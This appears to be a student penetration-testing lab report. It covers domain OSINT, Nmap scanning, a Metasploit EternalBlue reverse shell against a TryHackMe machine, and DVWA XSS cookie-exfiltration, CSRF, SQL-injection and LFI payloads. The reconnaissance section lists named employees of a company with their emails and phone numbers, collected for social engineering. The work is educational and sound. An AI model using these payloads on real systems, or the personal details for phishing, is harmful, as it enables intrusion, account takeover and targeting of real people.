
FAYSAL
CYBER SECURITY
PROTECT
DETECT
DEFEND
RESPOND
SECURE TODAY, SAFE TOMORROW

Scenario No: 1 | Infrastructure Reconnaissance:

1.1:Identify the original domain of the organization:

```
┌──(kali㉿kali)-[~]
└─$ nslookup Whizminder.com
Server:         192.168.78.2
Address:        192.168.78.2#53
```

```
┌──(kali㉿kali)-[~]
└─$ whois whizminder.com
   Domain Name: WHIZMINDER.COM
   Registry Domain ID: 2956295735_DOMAIN_COM-VRSN
   Registrar WHOIS Server:
   Registrar URL: http://www.hostinger.com
   Updated Date: 2025-11-30T04:56:58Z
   Creation Date: 2025-02-04T10:31:50Z
   Registry Expiry Date: 2027-02-04T10:31:50Z
   Registrar: HOSTINGER operations, UAB
   Registrar IANA ID: 1636
   Registrar Abuse Contact Email: abuse-tracker@hostinger.com
   Registrar Abuse Contact Phone: +37064503378
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NORA.NS.CLOUDFLARE.COM
   Name Server: SYEEF.NS.CLOUDFLARE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-05-10T11:24:09Z <<<
```

1.2: Extract at least two (2) unique subdomains associated with the target.

```
[INF] Enumerating subdomains for whizminder.com
www.whizminder.com
cdn.whizminder.com
mail.whizminder.com
[INF] Found 3 subdomains for whizminder.com in 10 seconds 55 milliseconds
```

1.3: Determine and document the associated IP address information of the identified domains/subdomains.

mail.whizminder.com

```
┌──(kali㉿kali)-[~]
└─$ ping mail.whizminder.com
PING mail.whizminder.com (172.67.219.114)
```

cdn.ehinzminder.com

```
┌──(kali㉿kali)-[~]
└─$ nslookup cdn.whizminder.com
Server:         192.168.78.2
Address:        192.168.78.2#53

** server can't find cdn.whizminder.com: NXDOMAIN
```

2.**Configure and utilize appropriate reconnaissance tools or OSINT techniques to gather publicly available employee information that could potentially be used for social engineering attacks:**

Organization Information

Item	Information
Organization Name	WHIZMINDER
Founded	2025
Business Type	Consulting, technology solutions, cybersecurity, advisory, and training services
Main Services	ISO 27001 ISMS audits, web/mobile/API security assessments, infrastructure reviews, secure software development, vulnerability assessments, dark web analysis, Red Team and Blue Team exercises
Mission	To transform potential into impact by delivering smart solutions in technology and consulting that help businesses stay ahead in the dynamic world.
Vision	To help businesses operate with strong security, compliance, and technology while nurturing the next generation of tech leaders.
Email	info@whizminder.com
Phone	+880 1718-520275

Employee

Name	Designation	Description	Email	Phone
Dr. Md. Maruf Hassan, CISA	Managing Partner	Cybersecurity expert with 15+ years of experience in enterprise security architecture.	maruf@whizminder.com	01718520275
Prof. Dr. Md. Asraf Ali	Founder Partner	Technology visionary specializing in cloud architecture and digital transformation.	asraf@whizminder.com	01717272969

Saikat Biswas, CISA, ISMS	Chief Information Officer	Information systems strategist managing enterprise-wide security governance, ISMS implementation, and regulatory compliance across critical infrastructure.	saikat@whizminder.com	01914288021
Raju Talukder, OSCP, LA	Head, Information Security Service	Offensive security director spearheading penetration testing, vulnerability assessments, and red team operations.	raju@whizminder.com	01709331676
Md Habibullah, CEH	Lead, IT Advisory	IT audit specialist advising on governance frameworks, risk mitigation, and compliance standards.	habibullah@whizminder.com	01567972181
Sheikh Rasel, CEH	Offensive Security Engineer	Certified ethical hacker executing security assessments, threat simulations, and remediation strategies for enterprise networks and applications.	rasel@whizminder.com	01969042958

Scenario No: 2 | Service Enumeration & Vulnerability Scanning

1. Manipulate Nmap flags to execute a comprehensive scan that identifies open ports, service versions, and the target's operating system.

Target Ip= 10.48.159.222

Scan= nmap -T4 -sV -O -P 10.48.159.222

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -sV -O -P 10.48.159.222
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-11 04:25 -0400
Nmap scan report for 10.48.159.222
Host is up (0.062s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
3389/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/11%OT=135%CT=1%CU=33766%PV=Y%DS=3%DC=I%G=Y%TM=6A0192
OS:C3%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS
OS:=7)SEQ(SP=102%GCD=1%ISR=107%TI=I%CI=I%II=I%SS=S%TS=7)SEQ(SP=104%GCD=1%IS
OS:R=107%TI=I%CI=I%II=I%SS=S%TS=7)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II=I%S
OS:S=S%TS=7)SEQ(SP=FC%GCD=1%ISR=105%TI=I%CI=I%II=I%SS=S%TS=7)OPS(O1=M4E8NW8
OS:ST11%O2=M4E8NW8ST11%O3=M4E8NW8NNT11%O4=M4E8NW8ST11%O5=M4E8NW8ST11%O6=M4E
OS:8ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T
OS:=80%W=2000%O=M4E8NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T
OS:2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O
OS:%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y
OS:%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%R
OS:D=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IP
OS:L=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 3 hops
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

2. Operate a nmap vulnerability scan to detect security flaws on the discovered services.

Scan : nmap --script vuln 10.48.159.222

SMB (Server Message Block) protocol TCP port 445 is vulnerable

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacr
ypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
```

Scenario No: 3 | Exploitation Analysis & Mitigation:

1.Exploit the identified vulnerable service to obtain a Meterpreter reverse shell using the Metasploit Framework

command:

msfconsole

```
msf > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue
SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRoman
```

use 0

```
Session  Actions  Edit  View  Help
msf exploit(windows/smb/ms17_010_eternalblue) >
```

show options

set RHOSTS 10.48.159.222

set LHOST 192.168.235.222

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.48.159.222    yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                             g-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only
                                              affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only aff
                                             ects Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windo
                                             ws Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar
                                             get machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.235.222  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```


run

<u>Get access to remote pc:</u>

```
meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

2.**Exploit the XSS vulnerability to steal a user's cookie for account takeover.**

Payload: <script>alert(document.cookie)</script>



Using server:

Payload : <script>fetch("http://127.0.0.1:8000/?cookie="+document.cookie)</script>

Server config:



3. Exploit the CSRF vulnerability to trick a user into changing their password and gain full control of the user's account.

Payload:


http://localhost/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change



4.Exploit the SQL injection vulnerability to dump all usernames and passwords from the database.


Show Databases:

-1' UNION SELECT 1, schema_name FROM information_schema.schemata #



User and password :


1' UNION SELECT user, password FROM users #



Q5. Exploit the Local File Inclusion (LFI) vulnerability to read sensitive information from the local machine, such as the contents of the passwd file.

Command: ../../../../../../etc/passwd

Damn : File Inclusion
Burpsuite repeater: GET /DVWA/vulnerabilities/fi/?**page=/etc/passwd** HTTP/1.1



Scenario No: 4 | Professional Reporting

Executive Summary: The lab assessment included reconnaissance, service scanning, vulnerability testing, and exploitation in authorized lab environments. The main goal was to identify security risks and explain their impact in a simple professional way.

1. Reconnaissance Summary: Public information about whizminder.com was collected using WHOIS, DNS lookup, and OSINT methods. Employee names, roles, emails, and contact details were found publicly available.

Risk Level: Medium
Impact: Attackers may use this information for phishing or social engineering.

2. Service Enumeration Summary: Nmap scanning was performed on the TryHackMe Blue target. Open services such as SMB, RPC, NetBIOS, and RDP were identified, and the system was detected as Windows 7.

Risk Level: High
Impact: Exposed services can help attackers find possible entry points.

3. Vulnerability and Exploitation Summary: The target was found vulnerable to MS17-010 / EternalBlue. Using Metasploit, a Meterpreter reverse shell was successfully obtained.

Risk Level: Critical
Impact: An attacker could gain remote access to the machine.

4. Web Application Testing Summary: DVWA was tested for XSS, CSRF, SQL Injection, and LFI. These vulnerabilities showed risks such as cookie stealing, password change, database leakage, and reading local files.

Risk Level: Critical
Impact: These issues can lead to account takeover and sensitive data exposure.